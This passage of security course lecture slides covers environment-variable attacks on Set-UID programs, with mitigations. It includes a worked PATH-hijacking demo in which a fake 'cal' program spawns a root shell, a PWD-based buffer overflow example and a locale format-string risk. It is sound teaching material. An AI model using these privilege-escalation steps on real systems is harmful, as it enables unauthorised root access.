    - `execl()` eventually calls `execve()` to run `/bin/sh`
    - The shell program then runs the program
- Attack surfaces differ for these two approaches
- We have discussed attack surfaces for such shell programs in Chapter 1. Here we will focus on the Environment variables aspect.

# Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables, the most common of which is the PATH variable.
- When a shell program runs a command and the absolute path is not provided, it uses the PATH variable to locate the command.
- Consider the following code:

```
/* The vulnerable program (vul.c) */  
#include <stdlib.h>  
int main()  
{  
    system("cal");  
}
```

Full path not provided. We can use this to manipulate the path variable



- We will force the above program to execute the following program :

```
/* our malicious "calendar" program */  
int main()  
{  
    system("/bin/dash");  
}
```

# Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul
```

```
    December 2015
Su Mo Tu We Th Fr Sa
      1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
```

```
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=./:$PATH
seed@ubuntu:$ echo $PATH
```

```
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
```

```
seed@ubuntu:$ vul
```

```
#          ← Get a root shell!
```

```
# id
```

```
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

①

We will first run the first program without doing the attack

②

We now change the PATH environment variable

# Attacks via External Program: Attack Surfaces

- Compared to `system()`, `execve()`'s attack surface is smaller
- `execve()` does not invoke shell, and thus is not affected by environment variables
- When invoking external programs in privileged programs, we should use `execve()`
  - Environment variables will be either cleared (if we don't specify them) or set to values we control
- Refer to Chapter 1 for more information

# Attacks via External Program: Other Mitigations

- Even if we use `execve()`, we can't control how external programs or library functions invoke external programs; therefore, consider the following mitigations for privileged programs as well:
  - Always specify full paths for commands being invoked.
  - Clear out the entire environment and set it to sane (safe) values, especially the `$PATH` environment variable.
    - Use `clearenv()` if available on your platform. Alternatively, set `environ` pointer to `NULL`.
    - Use `setenv()` to manually define only the environment variables you require.
  - When setting up `$PATH`, make sure it only contains root owned directories.
  - Do not include the current directory `(.)` or other relative paths in the executable `PATH`.

# Attacks via Library

Programs often use functions from external libraries. If these functions use environment variables, they add to the attack surface

## Case Study – Locale in UNIX

- Every time a message needs to be printed out, the program uses the provided library functions for the translated message
- Unix uses the `gettext()` and `catopen()` in the `libc` library
- The following code shows how a program can use locale subsystem :

```
int main(int argc, char **argv)
{
    if(argc > 1) {
        printf(gettext("usage: %s filename "),argv[0]);
        exit(0);
    }
    printf("normal execution proceeds...");
}
```

# Attacks via Library

- This subsystem relies on the following environment variables : LANG, LANGUAGE, NLSPATH, LOCPATH, LC\_ALL, LC\_MESSAGES
- These variables can be set by users, so the translated message can be controlled by users.
- Attacker can use format string vulnerability to format the `printf()` function – More information in chapter 6
- **Countermeasure:**
  - This lies with the library author
  - Example: Conectiva Linux using the Glibc 2.1.1 library explicitly checks and ignored the NSLPATH environment variable if `catopen()` and `catgets()` functions are called from a Set-UID program



# Attacks via Application Code

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char arr[64];
    char *ptr;

    ptr = getenv("PWD");
    if(ptr != NULL) {
        sprintf(arr, "Present working directory is: %s", ptr);
        printf("%s\n", arr);
    }
    return 0;
}
```

← Programs may directly use environment variables. If these are privileged programs, it may result in untrusted inputs.

# Attacks via Application Code

- The program uses `getenv()` to know its current directory from the `PWD` environment variable
- The program then copies this into an array “arr”, but forgets to check the length of the input. This results in a potential buffer overflow.
- Value of `PWD` comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves.

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
```


Current directory  
with unmodified  
shell variable

Current directory  
with modified shell  
variable


# Attacks via Application Code - Countermeasures

- When environment variables are used by privileged Set-UID programs, they must be sanitized properly.
- Developers may choose to use a secure version of `getenv()`, such as `secure_getenv()`.
  - `getenv()` works by searching the environment variable list and returning a pointer to the string found, when used to retrieve a environment variable.
  - `secure_getenv()` works the exact same way, except it returns NULL when “secure execution” is required.
  - Secure execution is defined by conditions like when the process’s user/group EUID and RUID don’t match

# Set-UID Approach VS Service Approach



(a) Set-UID Approach



(b) Service Approach

# Set-UID Approach VS Service Approach

- Most operating systems follow two approaches to allow normal users to perform privileged operations
  - Set-UID approach: Normal users have to run a special program to gain root privileges temporarily
  - Service approach: Normal users have to request a privileged service to perform the actions for them. Figure in the earlier slide depicts these two approaches
- Set-UID has a much broader attack surface, which is caused by environment variables
  - Environment variables cannot be trusted in Set-UID approach
  - Environment variables can be trusted in Service approach
- Although, the other attack surfaces still apply to Service approach (Discussed in Chapter 1), it is considered safer than Set-UID approach
- Due to this reason, the Android operating system completely removed the Set-UID and Set-GID mechanism

# Summary

- What are environment variables
- How they get passed from one process to its children
- How environment variables affect the behaviors of programs
- Risks introduced by environment variables
- Case studies
- Attack surface comparison between Set-UID and service approaches